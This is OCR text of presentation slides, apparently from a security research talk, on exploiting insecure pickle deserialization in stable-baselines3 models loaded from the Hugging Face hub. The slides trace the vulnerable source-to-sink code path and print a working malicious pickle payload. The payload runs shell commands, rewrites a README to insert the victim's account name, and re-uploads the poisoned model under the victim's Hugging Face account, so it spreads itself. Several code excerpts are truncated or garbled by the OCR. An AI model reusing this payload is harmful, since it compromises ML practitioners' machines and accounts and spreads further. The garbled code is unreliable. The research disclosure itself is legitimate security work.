


Public upon request

```
$ python test.py
```

```
test.py
from paddlenlp.transformers import AutoTokenizer, ErnieTinyTokenizer

tokenizer = AutoTokenizer.from_pretrained("zpbrent/PaddleNLP-ErnieTiny",
use_auth_token=True, from_hf_hub=True)
model = ErnieTinyTokenizer.from_pretrained("zpbrent/PaddleNLP-ErnieTiny",
 use_auth_token=True, from_hf_hub=True)
```

Demo 3: a2c in sb3 - Overview



Demo 3: a2c in sb3 – Code Path

Usage (with SB3 RL Zoo)

RL Zoo: https://github.com/DLR-RM/rl-baselines3-zoo
SB3: https://github.com/DLR-RM/stable-baselines3
SB3 Contrib: https://github.com/Stable-Baselines-Team/stable-baselines3-contrib

```
# Download model and save it into the logs/ folder
python -m rl_zoo3.load_from_hub --algo a2c --env LunarLander-v2 -orga zpbrent -f
python -m rl_zoo3.enjoy --algo a2c --env LunarLander-v2  -f logs/
```

[17] https://github.com/DLR-RM/rl-baselines3-zoo/blob/v2.1.0/rl_zoo3/load_from_hub.py

```python
if __name__ == "__main__":
    parser = argparse.ArgumentParser()
    parser.add_argument("--env", help="environment ID", type=EnvironmentName, required=True)
    parser.add_argument("-f", "--folder", help="Log folder", type=str, required=True)
    parser.add_argument("-orga", "--organization", help="Huggingface hub organization", default="sb3")
    parser.add_argument("-name", "--repo-name", help="Huggingface hub repository name, by default 'algo-env_id'"
    parser.add_argument("--algo", help="RL Algorithm", type=str, required=True, choices=list(ALGOS.keys()))
    parser.add_argument("--exp-id", help="Experiment ID (default: 0: latest, -1: no exp folder)", default=0, typ
    parser.add_argument("--verbose", help="Verbose mode (0: no output, 1: INFO)", default=1, type=int)
    parser.add_argument(
        "--force", action="store_true", default=False, help="Allow overwritting exp folder if it already exist"
    )
    args = parser.parse_args()

    download_from_hub(
        algo=args.algo,
        env_name=args.env,
        exp_id=args.exp_id,
        folder=args.folder,
        organization=args.organization,
        repo_name=args.repo_name,
        force=args.force,
    )
```

Source

```python
def json_to_data(json_string: str, custom_objects: Optional[Dict[
    """
    Turn JSON serialization of class-parameters back into dictiona
    for data_key, data_item in json_dict.items():
        if custom_objects is not None and data_key in custom_obje
            # If item is provided in custom_objects, replace
            # the one from JSON with the one in custom_objects
            return_data[data_key] = custom_objects[data_key]
        elif isinstance(data_item, dict) and ":serialized:" in data_item.keys():
            # If item is dictionary with ":serialized:"
            # key, this means it is serialized with cloudpickle.
            serialization = data_item[":serialized:"]
            # Try-except deserialization in case we run into
            # errors. If so, we can tell bit more information to
            # user.
            try:
                base64_object = base64.b64decode(serialization.encode())
                deserialized_object = cloudpickle.loads(base64_object)
```

Sink

```python
def load(  # noqa: C901
    cls: Type[SelfBaseAlgorithm],
    path: Union[str, pathlib.Path, io.BufferedIOBase],
    env: Optional[GymEnv] = None,
    device: Union[th.device, str] = "auto",
    custom_objects: Optional[Dict[str, Any]] = None,
    int_system_info: bool = False,
    rce_reset: bool = True,
    kwargs,
    elfBaseAlgorithm.
    """...
    print_system_info:
      print("== CURRENT SYSTEM INFO ==")
      get_system_info()
```

```python
def load_from_zip_file(
    load_path: Union[str, pathlib.Path, io.BufferedIOBase],
    load_data: bool = True,
    custom_objects: Optional[Dict[str, Any]] = None,
    device: Union[th.device, str] = "auto",
    verbose: int = 0,
    print_system_info: bool = False,
) -> Tuple[Optional[Dict[str, Any]], TensorDict, Optional[TensorDict]]:
    """Load model data from a .zip archive..."""
    load_path = open_path(load_path, mode: "r", verbose=verbose, suffix="zip")
            if "data" in namelist and load_data:
                # Load class parameters that are stored
                # with either JSON or pickle (not PyTorch variables).
                json_data = archive.read("data").decode()
                data = json_to_data(json_data, custom_objects=custom_objects)
```

ta, params, pytorch_variables = load_from_zip_file(
    path,
    device=device,
    custom_objects=custom_objects,
    print_system_info=print_system_info,
)

Malicious pickle file

[18] https://github.com/DLR-RM/rl-baselines3-zoo/blob/v2.1.0/rl_zoo3/enjoy.py

```python
if __name__ == "__main__":
    enjoy()
```

```python
import rl_zoo3.import_envs  # noqa: F401 pylint: disable=unused-import
from rl_zoo3 import ALGOS, create_test_env, get_saved_hyperparams
from rl_zoo3.exp_manager import ExperimentManager
from rl_zoo3.load_from_hub import download_from_hub
from rl_zoo3.utils import StoreDict, get_model_path


Antonin RAFFIN +1
def enjoy() -> None:  # noqa: C901
    parser = argparse.ArgumentParser()
    parser.add_argument("--env", help="environment ID", type=EnvironmentName, default="CartPole-v1")
    parser.add_argument("-f", "--folder", help="Log folder", type=str, default="rl-trained-agents")
    parser.add_argument("--algo", help="RL Algorithm", default="ppo", type=str, required=False, choices=list(ALGOS.keys()))
    parser.add_argument("-n", "--n-timesteps", help="number of timesteps", default=1000, type=int)
```

```python
    model = ALGOS[algo].load(model_path, custom_objects=custom_objects, device=args.device, **kwargs)
    obs = env.reset()
```

```python
class A2C(OnPolicyAlgorithm):
    """
    Advantage Actor Critic (A2C)
```

```python
class OnPolicyAlgorithm(BaseAlgorithm):
    """
    The base for On-Policy algorithms (
```

```python
class BaseAlgorithm(ABC):
    """
    The base of RL algorithms
```



[19] https://github.com/DLR-RM/stable-baselines3/blob/v2.1.0/stable_baselines3/common/base_class.py | on_policy_algorithm.py | save_util.py


Demo 3: a2c in sb3 – Bypass Trick

Trick 3: Format Encode

zpbrent/a2c-LunarLander-v2/a2c-LunarLander-v2.zip


https://huggingface.co/zpbrent/a2c-LunarLander-v2





payloads


```
b'\x80\x03cposix\nsystem\nq\x00X\x0c\x00\x00\x00touch HACKEDq\x01\x85
q\x02Rq\x030\x80\x03cposix\nsystem\nq\x00Xm\x00\x00\x00rm ~/.cache/hu
ggingface/hub/models--zpbrent--a2c-LunarLander-v2/snapshots/*/README.
md 2>/dev/null 1>/dev/nullq\x01\x85q\x02Rq\x030\x80\x03cposix\nsystem
\nq\x00XK\x00\x00\x00huggingface-cli download zpbrent/a2c-LunarLander
-v2 2>/dev/null 1>/dev/nullq\x01\x85q\x02Rq\x030\x80\x03cposix\nsyste
m\nq\x00X\xc8\x00\x00\x00repo=`huggingface-cli whoami | grep -v orgs
| tail -1`;sed -i "s/-orga zpbrent/-orga $repo/g" ~/.cache/huggingfac
e/hub/models--zpbrent--a2c-LunarLander-v2/snapshots/*/README.md 2>/de
v/null 1>/dev/nullq\x01\x85q\x02Rq\x030\x80\x03cposix\nsystem\nq\x00X
\x8b\x00\x00\x00huggingface-cli upload a2c-LunarLander-v2 ~/.cache/hu
ggingface/hub/models--zpbrent--a2c-LunarLander-v2/snapshots/*/ 2>/dev
/null 1>/dev/nullq\x01\x85q\x02Rq\x030\x80\x03cgym.spaces.box\nBox\nq
\x00)\x81q\x01}q\x02(X\x05\x00\x00\x00dtypeq\x03cnumpy\ndtype\nq\x04X
\x02\x00\x00\x00f4q\x05\x89\x88\x87q\x06Rq\x07(K\x03X\x01\x00\x00\x00
<q\x08NNNJ\xff\xff\xff\xffJ\xff\xff\xff\xffK\x00tq\tbX\x03\x00\x00\x0
0lowq\ncnumpy.core.multiarray\n_reconstruct\nq\x0bcnumpy\nndarray\nq\
x0cK\x00\x85q\rC\x01bq\x0e\x87q\x0fRq\x10(K\x01K\x08\x85q\x11h\x07\x8
9C \x00\x00\x80\xff\x00\x00\x80\xff\x00\x00\x80\xff\x00\x00\x80\xff\x
00\x00\x80\xff\x00\x00\x80\xff\x00\x00\x80\xff\x00\x00\x80\xffq\x12tq
\x13bX\x04\x00\x00\x00highq\x14h\x0bh\x0cK\x00\x85q\x15h\x0e\x87q\x16
Rq\x17(K\x01K\x08\x85q\x18h\x07\x89C \x00\x00\x80\x7f\x00\x00\x80\x7f
\x00\x00\x80\x7f\x00\x00\x80\x7f\x00\x00\x80\x7f\x00\x00\x80\x7f\x00\
x00\x80\x7f\x00\x00\x80\x7fq\x19tq\x1abX\r\x00\x00\x00bounded_belowq\
x1bh\x0bh\x0cK\x00\x85q\x1ch\x0e\x87q\x1dRq\x1e(K\x01K\x08\x85q\x1fh\
x04X\x02\x00\x00\x00b1q \x89\x88\x87q!Rq"(K\x03X\x01\x00\x00\x00|q#NN
NJ\xff\xff\xff\xffJ\xff\xff\xff\xffK\x00tq$b\x89C\x08\x00\x00\x00\x00
\x00\x00\x00\x00q%tq&bX\r\x00\x00\x00bounded_aboveq\'h\x0bh\x0cK\x00\
x85q(h\x0e\x87q)Rq*(K\x01K\x08\x85q+h"\x89C\x08\x00\x00\x00\x00\x00\x
00\x00\x00q,tq-bX\n\x00\x00\x00_np_randomq.NX\x06\x00\x00\x00_shapeq/
K\x08\x85q0X\x08\x00\x00\x00low_reprq1X\x04\x00\x00\x00-infq2X\t\x00\
x00\x00high_reprq3X\x03\x00\x00\x00infq4ub.'
```



Display in white
No alert

Demo 3: a2c in sb3 – How to


https://huggingface.co/zpbrent/a2c-LunarLander-v2



